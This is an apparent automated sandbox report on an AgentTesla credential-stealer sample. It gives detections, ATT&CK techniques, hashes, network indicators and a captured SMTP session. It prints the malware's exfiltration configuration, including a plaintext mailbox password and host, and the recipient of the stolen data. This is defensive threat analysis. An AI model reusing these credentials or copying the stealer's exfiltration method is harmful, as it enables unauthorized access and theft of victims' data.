ID: 458942
Sample Name: ROQU2AjKs1
Cookbook: default.jbs
Time: 22:14:27
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ROQU2AjKs1

Overview


General Information

Sample Name:	ROQU2AjKs1 (renamed file extension from none to exe)
Analysis ID:	458942
MD5:	88c0c0351d382b..
SHA1:	c5ec8d229eac0a...
SHA256:	08321ed32c6805..
Tags:	32 exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Sigma detected: MSBuild connects ...
- Snort IDS alert for network traffic (e....
- Yara detected AgentTesla
- Yara detected AgentTesla
- .NET source code contains very larg...
- Installs a global keyboard hook
- Machine Learning detection for samp...
- Maps a DLL or memory area into an...
- Queries sensitive BIOS Information ...
- Queries sensitive network adapter in...

Classification



Process Tree

- **System is w10x64**
- ROQU2AjKs1.exe (PID: 3448 cmdline: 'C:\Users\user\Desktop\ROQU2AjKs1.exe' MD5: 88C0C0351D382B0F70CC2FC739A69A2D)
  - MSBuild.exe (PID: 1268 cmdline: 'C:\Users\user\Desktop\ROQU2AjKs1.exe' MD5: D621FD77BD585874F9686D3A76462EF1)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "marketing@elnasrcastings.com",
  "Password": "hello2012",
  "Host": "mail.elnasrcastings.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.594529654.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.594529654.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.334786374.000000000230000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.334786374.000000000230000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000001.00000002.595803882.000000000325000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Click to see the 3 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.ROQU2AjKs1.exe.2340000.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.ROQU2AjKs1.exe.2340000.2.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.ROQU2AjKs1.exe.2340000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.ROQU2AjKs1.exe.2340000.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.2.MSBuild.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Click to see the 1 entries

Sigma Overview

Networking:

Sigma detected: MSBuild connects to smtp port

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Stealing of Sensitive Information:

- Yara detected AgentTesla
- Yara detected AgentTesla
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to harvest and steal ftp login credentials
- Tries to steal Mail credentials (via file access)


Remote Access Functionality:

- Yara detected AgentTesla
- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1 3 1	Input Capture 1 1	Security Software Discovery 1 2 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Non-Standc Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Credentials in Registry 1	Process Discovery 2	SMB/Windows Admin Shares	Archive Collected Data 1 1	Automated Exfiltration	Non-Applicatior Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Virtualization/Sandbox Evasion 1 3 1	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Applicatior Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 2 5	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatior Layer Prot

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ROQU2AjKs1.exe	28%	Virustotal		Browse
ROQU2AjKs1.exe	43%	ReversingLabs	Win32.Trojan.Razy	
ROQU2AjKs1.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
elnasrcastings.com	0%	Virustotal		Browse
mail.elnasrcastings.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://nGbdto.com	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://elnasrcastings.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://mail.elnasrcastings.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://t5JwfNkibVxi.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elnasrcastings.com	164.132.171.176	true	true	• 0%, Virustotal, Browse	unknown
mail.elnasrcastings.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
164.132.171.176	elnasrcastings.com	France		16276	OVHFR	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458942
Start date:	03.08.2021
Start time:	22:14:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ROQU2AjKs1 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spre.troj.spyw.evad.winEXE@3/0@2/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:15:28	API Interceptor	796x Sleep call for process: MSBuild.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
164.132.171.176	f8198274_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PackedNET.580.26613.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 145.239.131.51
	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• 51.83.52.226
	KNZot6bpK5.exe	Get hash	malicious	Browse	• 51.254.69.209
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 145.239.131.55
	FaHdx8tldN.exe	Get hash	malicious	Browse	• 51.79.243.236
	DZzq7ovMzl.apk	Get hash	malicious	Browse	• 178.32.130.175
	SPARE PARTS Provision_pdf.exe	Get hash	malicious	Browse	• 198.50.252.64
	R5L9loaG67.exe	Get hash	malicious	Browse	• 51.79.243.236
	4d97a3f97aeeebb6e15603acba4108e09254581222131.exe	Get hash	malicious	Browse	• 149.202.65.221
	sVE1ufLR4J	Get hash	malicious	Browse	• 51.79.65.49
	b7l3YhX4ij	Get hash	malicious	Browse	• 51.79.65.49
	OPL7aedXuH	Get hash	malicious	Browse	• 51.79.65.49
	iFMr2HSJ1l	Get hash	malicious	Browse	• 51.79.65.49
	M6aFOA0ME5	Get hash	malicious	Browse	• 51.79.65.49
	spiYcxfKrv	Get hash	malicious	Browse	• 51.79.65.49
	cfVMvZPHsZ	Get hash	malicious	Browse	• 51.79.65.49
	2957K5pvQb	Get hash	malicious	Browse	• 51.79.65.49
	Installer.exe	Get hash	malicious	Browse	• 91.121.146.23
	U7m2xUJY8L.exe	Get hash	malicious	Browse	• 54.37.125.37
	ZIRIr99ard.exe	Get hash	malicious	Browse	• 54.37.125.37

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.693810213420832
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	ROQU2AjKs1.exe
File size:	701921
MD5:	88c0c0351d382b0f70cc2fc739a69a2d
SHA1:	c5ec8d229eac0a6a51b3562f018b1d5f3890ca7b
SHA256:	08321ed32c6805bb09065e8f43be2696404e74498c3ad3b67a9c61d1bad13d4
SHA512:	69c07391a4820c51126307e0246a5db87a55d8e57aad4b9dfd6e1e1e2fa529c9b816c5f2d46b548eb2d45ef02c4d451be474a29b82a6097ad4bf1335c036cb99
SSDEEP:	12288:jyAkEAFDuXxqh+3VMbFE+Q4Fepf92Tbv+hf:OFEgD+qhUaE74Fe6Tbv+t
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....o...+.q.+.q.+.q.?.r.>.q.?.t...q.?.u.1.q.y.u.:.q.y.r.8.q.y.t.g.q.?.p.".q.+.p...q.}.t.".q.}...*.q.+...*.q.}.s.*.q.Rich+.q.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x421ad1
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6107AEB9 [Mon Aug 2 08:37:13 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	457e32d3dd9c9bc4442beae8353acab7

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2de5d	0x2e000	False	0.428827700408	data	6.46749331439	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x2f000	0x3d990	0x3da00	False	0.239525228195	data	4.02851020852	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x6d000	0x197c	0xc00	False	0.172200520833	DOS executable (block device driver)	2.33132620221	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x6f000	0x1e0	0x200	False	0.53125	data	4.71767883295	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x70000	0x71b0	0x7200	False	0.362047697368	data	6.51572719098	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-22:16:53.776374	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49711	587	192.168.2.6	164.132.171.176

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:16:53.265387058 CEST	192.168.2.6	8.8.8.8	0x5756	Standard query (0)	mail.elnasrcastings.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:16:53.324610949 CEST	192.168.2.6	8.8.8.8	0xe26c	Standard query (0)	mail.elnasrcastings.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:16:53.306201935 CEST	8.8.8.8	192.168.2.6	0x5756	No error (0)	mail.elnasrcastings.com	elnasrcastings.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:16:53.306201935 CEST	8.8.8.8	192.168.2.6	0x5756	No error (0)	elnasrcastings.com		164.132.171.176	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:16:53.378947973 CEST	8.8.8.8	192.168.2.6	0xe26c	No error (0)	mail.elnasrcastings.com	elnasrcastings.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:16:53.378947973 CEST	8.8.8.8	192.168.2.6	0xe26c	No error (0)	elnasrcastings.com		164.132.171.176	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 3, 2021 22:16:53.560281038 CEST	587	49711	164.132.171.176	192.168.2.6	220-server6.mhgoz.com ESMTP Exim 4.94.2 #2 Tue, 03 Aug 2021 23:16:53 +0300 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 3, 2021 22:16:53.560986996 CEST	49711	587	192.168.2.6	164.132.171.176	EHLO 506013
Aug 3, 2021 22:16:53.587182999 CEST	587	49711	164.132.171.176	192.168.2.6	250-server6.mhgoz.com Hello 506013 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Aug 3, 2021 22:16:53.588838100 CEST	49711	587	192.168.2.6	164.132.171.176	AUTH login bWFya2V0aW5nQGVsbmFzcmNhc3RpbmdzLmNvbQ==
Aug 3, 2021 22:16:53.615302086 CEST	587	49711	164.132.171.176	192.168.2.6	334 UGFzc3dvcmQ6
Aug 3, 2021 22:16:53.654064894 CEST	587	49711	164.132.171.176	192.168.2.6	235 Authentication succeeded
Aug 3, 2021 22:16:53.654975891 CEST	49711	587	192.168.2.6	164.132.171.176	MAIL FROM:<marketing@elnasrcastings.com>
Aug 3, 2021 22:16:53.680860996 CEST	587	49711	164.132.171.176	192.168.2.6	250 OK
Aug 3, 2021 22:16:53.681318045 CEST	49711	587	192.168.2.6	164.132.171.176	RCPT TO:<cfoodds@gmail.com>
Aug 3, 2021 22:16:53.748512983 CEST	587	49711	164.132.171.176	192.168.2.6	250 Accepted
Aug 3, 2021 22:16:53.748792887 CEST	49711	587	192.168.2.6	164.132.171.176	DATA
Aug 3, 2021 22:16:53.774760962 CEST	587	49711	164.132.171.176	192.168.2.6	354 Enter message, ending with "." on a line by itself
Aug 3, 2021 22:16:53.778028965 CEST	49711	587	192.168.2.6	164.132.171.176	.
Aug 3, 2021 22:16:55.165534973 CEST	587	49711	164.132.171.176	192.168.2.6	250 OK id=1mB0qL-00008y-Ob

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: ROQU2AjKs1.exe PID: 3448 Parent PID: 5960

General

Start time:	22:15:17
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\ROQU2AjKs1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ROQU2AjKs1.exe'
Imagebase:	0x90000
File size:	701921 bytes

MD5 hash:	88C0C0351D382B0F70CC2FC739A69A2D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.334786374.0000000002340000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.334786374.0000000002340000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: MSBuild.exe PID: 1268 Parent PID: 3448

General

Start time:	22:15:18
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ROQU2AjKs1.exe'
Imagebase:	0xe40000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.594529654.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.594529654.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.595803882.0000000003251000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Disassembly

Code Analysis